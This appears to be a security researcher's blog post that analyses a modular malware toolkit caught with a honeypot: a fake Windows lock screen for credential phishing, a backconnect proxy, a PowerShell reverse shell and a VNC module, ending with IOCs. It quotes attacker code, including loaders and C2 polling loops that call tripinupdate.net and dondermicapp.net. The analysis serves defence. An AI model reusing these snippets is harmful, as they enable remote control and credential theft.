
The current attack chain, as it stands, looks something like this: Main Loader (Python) → Persistence Module Loader (Python) → In-Memory DLL Loader (C++ DLL) → Persistence Module (C++ DLL).

The scheduled task itself uses a random 12-character alphanumeric name, which is randomized every time the module is run. The task is configured to launch ss.py via the pythonw.exe executable, which is part of the Python environment the threat actor shipped with the malicious loader.

The scheduled task has two triggers:

- 1. Every time the user logs on to the system
- 2. Every day at 10 a.m. local time

The first trigger is to ensure the loader starts back up after the system reboots, whereas the purpose of the second trigger (running the loader every day at 10 a.m.) is unclear.



The scheduled task with a random name and two triggers defined.

This DLL also hasn't redacted the debug database path, revealing the internal name of the module (schdtaks_atlg_dll.pdb) and the fact that it was compiled by the same user as the msvcp150.dll module (genry).

C:\Users\genry\source\repos\schdtaks_atlg_dll\x64\Release\schdtaks_atlg_dll.pdb

The bait and wait finally pays off

After our emulator sent a fake response to the C2 indicating that the persistence module ran successfully, we received nothing for over 12 hours. The C2 kept responding to our frequent check-in requests with success messages, but no further modules were sent.

The next morning, around 8 a.m. PST, the threat actors finally sent down a flurry of new modules, possibly indicating that they had manually selected our honeypot system for further activity. The nature of these modules indicated their intent to pivot to a hands-on-keyboard attack against our fake network.

The “PhishLocker” module: a new twist on an old technique

The next module was something I’d personally never seen malware do but is similar to an old browser phishing technique.

Many years ago, it was possible to trigger the web browser to enter full screen mode via JavaScript, at which point you could simulate a fake login screen from the current webpage. An email client, a bank website, a PayPal login screen—you name it, threat actors probably did it. This was typically done by injecting malicious JavaScript into hacked websites.

However, this feature was eventually removed, due to threat actors using it to hold the user’s computer hostage with fake antivirus warnings and ransom notices. In this case, the malware gives the technique a new, local twist.

```
42 # Your base64-encoded DLL
43 DLL_BASE64 = """
44 TVqQAAMAAAEAAAAA/8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAGAEAAA4fu
45 """.strip()
46
47
48
49 # Decode the DLL
50 dll_bytes = base64.b64decode(DLL_BASE64)
51
52 # Load MemoryModule.dll
53 import pathlib
54 base_dir = pathlib.Path(__file__).parent
55 dll_path = base_dir / "msvc160.dll"
56
57 mm = ctypes.WinDLL(str(dll_path))
58 mm.RunDllFunction.argtypes = [ctypes.c_void_p, ctypes.c_size_t, ctypes.c_char_p]
59 mm.RunDllFunction.restype = ctypes.c_void_p
60 dll_buffer = ctypes.create_string_buffer(dll_bytes)
61 runproc = mm.RunDllFunction(*args: dll_buffer, len(dll_bytes), b"open")
62
63 # Queue for results
64 result_queue = queue.Queue()
```

An excerpt from the “PhishLocker” module.

The module is almost identical to the persistence module, except the DLL export is named open instead of nm.

The DLL itself is an extremely elaborate GUI (graphical user interface) application designed to mimic the Windows lock screen. Its intent is to trick the user into giving up their system login credentials, which the threat actor can then use to perform lateral movement within the network.

```

rax_1[9] = 0x80;
*(uint32_t*)((char*)rax_1 + 0x4c) = 0x80000000;
rax_1[0x10] = sub_1800062d0;
int32_t var_140 = 0xffffffff;
rax_1[0x2c4] = 0xffffffff;
int32_t var_13c = 0xffffffff;
*(uint32_t*)((char*)rax_1 + 0x161c) = 0xffffffff;
*(uint8_t*)((char*)rax_1 + 0x160e) = GetKeyState(0x14) & 1;
uint32_t pcbBuffer = 0x100;
GetUserNameW(&rax_1[0x27d], &pcbBuffer);
SetWindowsHookExW(WH_KEYBOARD_LL, sub_180006b90, nullptr, 0);
void* rbx_2 = data_18002dca0;
RECT rect;
GetClientRect(GetDesktopWindow(), &rect);
*(uint32_t*)((char*)rbx_2 + 0x74) = rect.right;
*(uint32_t*)((char*)rbx_2 + 0x78) = rect.bottom;
*(uint8_t*)(data_18002dca0 + 0x160d) = 0;
void var_78;
int128_t** rax_8;
int64_t rcx_7;
int64_t rdx_2;
rax_8 = sub_180007c80(&var_78, u"Main Window", zmm1_1);


```

A small snippet of the nearly 500 KB of code used by the DLL to create the fake logon UI.

The application gets the current user's username via `GetUserName`, retrieves the lock screen background image from `C:\Windows\Web\Screen`, then renders a full screen window designed to look almost identical to the Windows lock screen.

For fun, see if you can figure out which is the real system lock screen vs. the threat actor's fake lock screen.






The fake lock screen is the first screenshot in each comparison. The clearest giveaway is the lack of background blur when the password prompt is focused.

The rest of the hints appear because the code was designed to simulate the Windows 11 lock screen, but our analysis system runs Windows 10. The positioning of the current time and icons and the password box theme all closely resemble that of Windows 11.

Since the fake login prompt is actually just a full-screen borderless GUI application, you can still bring up the Alt+Tab menu, which wouldn't be possible if the system were actually locked. However, the fake lock screen application automatically re-focuses itself, preventing the user from actually tabbing out of it.



The Alt+Tab menu, visible in front of the “lock screen.”

While verifying the entered password via the Windows Authentication API is trivial, the malware doesn't perform this check. Therefore, the screen can be bypassed by entering anything you want into the password field.

Prior to our investigation, which began on August 18th, 2026, we were unable to find any references to this technique being used locally by malware, only browser-based equivalents from over a decade ago.

This lockscreen phishing technique makes a lot of sense, as it avoids the need to use heavily-detected tools like Mimikatz to dump the user's password hash. Additionally, it provides the attacker with the user's raw password, rather than its hash.

Since many corporations use Single Sign-On (SSO), having the user's system password grants many more opportunities for lateral movement, rather than the threat actor having to rely on pass-the-hash or other attacks against underlying network authentication protocols like Kerberos and NTLM.

The “TrafficRedirector” module

The next module we received was a custom connection tunneling module called TrafficRedirector, which uses a protocol similar to the HTTP CONNECT proxy protocol. It's essentially a backconnect proxy.

A backconnect proxy, or reverse proxy, is a proxy server in which the server connects to the client, rather than the other way around. A normal proxy server would listen for incoming connections on a preconfigured port, allowing the client to connect to it and route requests through the system's network adapter. This allows the threat actors to avoid corporate firewalls or NAT.

The TrafficRedirector connects to the threat actor's server and awaits commands that instruct it on which IP and port to connect to. Once it receives those instructions, it will connect to that endpoint and forward request to/from the threat actor's server.

This module has two main uses. It can enable the threat actors to connect to internet services using the infected machine IP address, bypassing corporate IP allow-listing. But it also enables the threat actors to connect to local

network services which are only accessible via the corporate LAN.

When combined with the system password phishing model, threat actors can use the infected user's username and password to log into both internal and external company systems, all without triggering alerts based on logins from unknown IPs or geolocations.

```
14 class TrafficRedirector:
15     HEADER_FORMAT = '!II'
16     HEADER_SIZE = struct.calcsize(HEADER_FORMAT)
17     SOCKET_BUFFER_SIZE = 10 * 1024 * 1024
18     READ_CHUNK_SIZE = 10 * 1024 * 1024
19
20     def __init__(self, server_host: str, server_port: int, reconnect_interval: int = 5):
21         self.server_host = server_host
22         self.server_port = server_port
23         self.reconnect_interval = reconnect_interval
24         self.server_sock: Optional[socket.socket] = None
25         self.target_sockets: Dict[int, socket.socket] = {}
26         self.socket_to_id: Dict[socket.socket, int] = {}
27         self.pending_connects: Dict[socket.socket, Tuple[int, str, int]] = {}
28         self.send_buffers: Dict[socket.socket, Deque[bytes]] = {}
29         self.recv_buffer = bytearray()
30         self.state = 'HEADER'
31         self.expected_len = 0
32         self.current_instance = 0
33         self.inputs: Set[socket.socket] = set()
34         self.outputs: Set[socket.socket] = set()
35         self.running = True
36         self.SUCCESS_RESPONSE = b'HTTP/1.1 200 Connection Established\r\n\r\n'
```

A small snippet of the reverse proxy module.

The function to start the TrafficRedirector, start_socks(), makes it clear where the rogue comment on the persistence module came from. The function is almost identical and contains the exact same comment.

```
301 # ===== Wrapper to run in a thread =====
302 def start_socks(): 1 usage
303     """Run the TrafficRedirector and store the thread in thrds['s']."""
304     global thrds
305     # Check if already running
306     if 's' in thrds and thrds['s'] and thrds['s'].is_alive():
307         return
308     redirector = TrafficRedirector(server_host: 'dondermicapp.net', server_port: 443, reconnect_interval: 5)
309     # The redirector's run() blocks, so we run it in a daemon thread.
310     t = threading.Thread(target=redirector.run, daemon=True)
311     t.start()
312     thrds['s'] = t
313
314 start_socks()
```

The main function from the TrafficRedirector module.

This module also introduces a new C2 domain, dondermicapp[.]net, which wasn't referenced in any of the other modules.

The “Interactive Shell” (RAT) module

A reverse shell came after the TrafficRedirector, which polls a custom C2 endpoint for commands. The module leverages msvcp150.dll’s RunPowerShell function to execute PowerShell commands in-memory.

Unlike previous modules, this one doesn’t come with hardcoded commands. Commands are sent from the threat actor’s C2 in realtime, then their responses are added to a Python double-ended queue (deque()), which the Python script consumes and sends back to the C2.

The module has two C2 endpoints: one from which receives the incoming commands from the threat actor, then a second where it uploads the responses.

Simply put, this module allows the attackers to remotely run arbitrary PowerShell commands, which is common for hands-on-keyboard attacks.

```
1  # ===== RAT Interactive Shell â€” fully encrypted with Salsa20 =====
2  import threading
3  import time
4  import urllib.request
5  import json
6  import ctypes
7  import pathlib
8  import traceback
9  import os
10 import struct
11 import hashlib
12 from collections import deque
13 import ssl
14
15 ssl_context = ssl.create_default_context()
16 ssl_context.check_hostname = False
17 ssl_context.verify_mode = ssl.CERT_NONE
```

The start of the reverse shell script with original comments.

```

109 base_dir = pathlib.Path(__file__).parent
110 dll_path = base_dir / "msvcpl150.dll"
111 try:
112     dll = ctypes.CDLL(str(dll_path))
113     dll.RunPowerShell.argtypes = [ctypes.c_char_p]
114     dll.RunPowerShell.restype = ctypes.c_char_p
115
116 except Exception as e:
117     raise
118
119 def execute_command(cmd: str) -> str:
120     try:
121         ptr = dll.RunPowerShell(cmd.encode())
122         if ptr:
123             try:
124                 return ptr.decode('utf-8', errors='replace')
125             except:
126                 out = ctypes.c_char_p(ptr).value
127                 return out.decode(encoding='utf-8', errors='replace')
128         return "EMPTY_OUTPUT"
129     except Exception as e:
130         return f"ERROR: {e}"
131
132 cmd_queue = deque()
133 out_queue = deque()
134 BASE_URL = "https://tripinupdate.net"

```

An excerpt including the `execute_command` function, which leverages the in-memory PowerShell executor module.

```

178 def poll_server():
179     while True:
180         try:
181             if out_queue:
182                 output = "".join(out_queue)
183                 out_queue.clear()
184
185                 try:
186                     encrypted_post(url: f"{BASE_URL}/{REDACTED}",
187                                   payload_dict: {"output": output})
188                 except:
189
190                     out_queue.append(output)
191
192             resp = encrypted_get(f"{BASE_URL}/{REDACTED}")
193             commands = resp.get("commands", [])
194
195             for cmd in commands:
196                 cmd_queue.append(cmd)
197         except:
198             pass
199         time.sleep(2)

```

A snippet from the reverse shell's C2 polling loop, which handles receiving incoming commands and sending completed command responses. Since the reverse shell module used a custom C2 endpoint, we weren't able to immediately emulate it, giving the threat actors the impression that the module had failed to execute. After attempting to run it 15 more times, they ended up providing us with a free bonus module, likely intended to help debug why the previous module was failing.

The VNC “StreamMaster” module

The VNC module is a Python based VNC server which acts similar to the other modules. It initiates an outbound connection to the threat actor's server, rather than trying to listen for incoming connections like a traditional VNC server.

Interestingly, this is not a HVNC (Hidden VNC) module, where it creates a separate desktop allowing the threat actors to control the machine without the currently logged on user seeing their activity. It simply streams screenshots from the current session to the threat actor's server using zlib compression. Mouse and keyboard input is sent to the current user's session, which would likely tip them off that they're being hacked.

Additionally, the VNC module contains extensive comments, which use fairly formal language, as well as perfect spelling and grammar. These comments did not match any open source projects, leading us to suspect that the project was vibe-coded. This is based on the fact that AI coding tools have a tendency to be overly verbose with code comments, whereas threat actors rarely leave any at all, and when they do they're usually full of abbreviations and slang.

```

397 def command_poller(): # usage
398     """Poll for VNC commands (mouse/keyboard) and execute them."""
399     while running:
400         try:
401             resp = encrypted_get(f"{BASE_URL}/{XXXXXXXXXXXXXXXXXXXXX}")
402             commands = resp.get("commands", [])
403             for cmd in commands:
404                 typ = cmd.get("action")
405                 if typ == "click":
406                     click_at(cmd["x"], cmd["y"], cmd.get("button", "left"))
407                 elif typ == "double-click":
408                     click_at(cmd["x"], cmd["y"], cmd.get("button", "left"))
409                     time.sleep(0.1)
410                     click_at(cmd["x"], cmd["y"], cmd.get("button", "left"))
411                 elif typ == "drag":
412                     drag_slide(cmd["startX"], cmd["startY"], cmd["endX"], cmd["endY"],
413                               cmd.get("durationMs", 500)/1000.0)
414                 elif typ == "key":
415                     send_key_from_event(cmd)
416                 elif typ == "move":
417                     ctypes.windll.user32.SetCursorPos(cmd["x"], cmd["y"])
418             except Exception as e:
419                 pass
420             time.sleep(0.1)

```

The part of the VNC module responsible for handling mouse and keyboard input.

The VNC module also failed to work, since we were running a Python script which emulated the loader's behavior, rather than actually running the modules.

This then prompted the threat actors to drop a small Python script designed to report back the status of which modules were currently running on the system.

Python

```
import json
try:
    thread_info = {}
    for name, t in thrds.items():
        thread_info[name] = {
            'alive': t.is_alive() if t else False,
            'name': t.name if t else None,
            'ident': t.ident if t else None,
            'daemon': t.daemon if t else None
        }
    results.append(json.dumps({'threads_info': thread_info}).encode())
except Exception as e:
    results.append(json.dumps({'threads_info': {'error': str(e)}}).encode())
```

The jig is up, but we learned a lot

We did end up writing an emulator for the reverse shell module, just to confirm it was actually a hands-on-keyboard attack. The threat actor attempted to run several profiling commands before realizing they were not in a real environment and disconnecting.

While we were impressed we made it this far, we weren't able to figure out the threat actor's end goal. Given the kind of network profiling that malware does, even an elaborate honeypot involving physical machines and active malware execution would have likely been insufficient.

With that said, the system profiling module could give us a hint as to the threat actor's intentions. The AD_counter field is populated by a command used to count the number of computers connected to the network via Active Directory. This metric is primarily of concern to ransomware actors as, the larger the network, the more hosts they can disrupt and the higher of a ransom they can command.

Without any means of further attribution, we'd assess with low-medium confidence that this toolkit may belong to a ransomware group or an initial access broker who sells access to ransomware groups. This assessment is made because the loader functionality and methods match other loaders used by these types of groups in the past.

IOCs

Note: several of the modules hardcode the victim-specific identifier, so we've not provided hashes as they'd be unique to each individual infection.

Description	IOC Type	IOC
Initial Installer URL (sent via Teams)	URL	https://filereserve.blob.core.windows.net/vgnghuyk/331/331.msi
331.msi (Initial Installer)	SHA256	151d2a7f52f047638ca8ad80c859c6bfe04d7510fb10933817fa0e3ba5d07a11
cleaner.ps1 (first stage payload)	SHA256	80f08360ba768b152b71abb1cab557f552a13de18c83fe8e6396a197feec9185
archive6.zip (zip file containing loader + Python)	SHA256	209F69A6CA859F05C954096B30391A43FDA33C9ED264DFDCCF806697F04B06A8
ss.py (Main Loader)	SHA256	D150C70D2732DF17AA77991B9EBF4C896F044445E900978581D9598DFA5DC98C
msvcp150.dll (PowerShell executor)	SHA256	61F961CFEBDF9967844526649B4B75BBA5B1B83210B70AA1BFFE3F64E6AC3112
msvcp160.dll (DLL Loader)	SHA256	8207D8D949530EA063FFD5D47EE81B74BF718EC0A4755E2349E6AF9B91E92DC1
Profiling module loader	SHA256	C4ACDA412774C292F0DB5D64467A2DD09282CDEA43C41967E8BF90F6298ACCF3

Description	IOC Type	IOC
Persistence module loader	SHA256	63622C1DDB3E2A9F11CAC192E13AC7494F558516B19D5D8F140F6D0D4D38EA84
Fake lock screen loader	SHA256	A335E75B78B601EBC5C258975D95FD79AA21F836FC6B79D82E9A22C596133F07
Persistence module DLL	SHA256	0428FBDEFA8DDA10CE8FC12B1B516641E83CD5088388168E3F1A0BE1432B4077
Fake lock screen DLL	SHA256	CB1C657F74B9E57F5E81126179128E8DB949D1D4196BE9DCB890341E222FD384
Loader C2 domain	domain	neversoftmain[.]net
Loader C2 domain	domain	rootfarmapp[.]net
Loader C2 domain	domain	tripinupdate[.]net
TrafficRedirector C2 domain	domain	dondermicapp[.]net
VNC module C2 domain	domain	aroclenetapp[.]net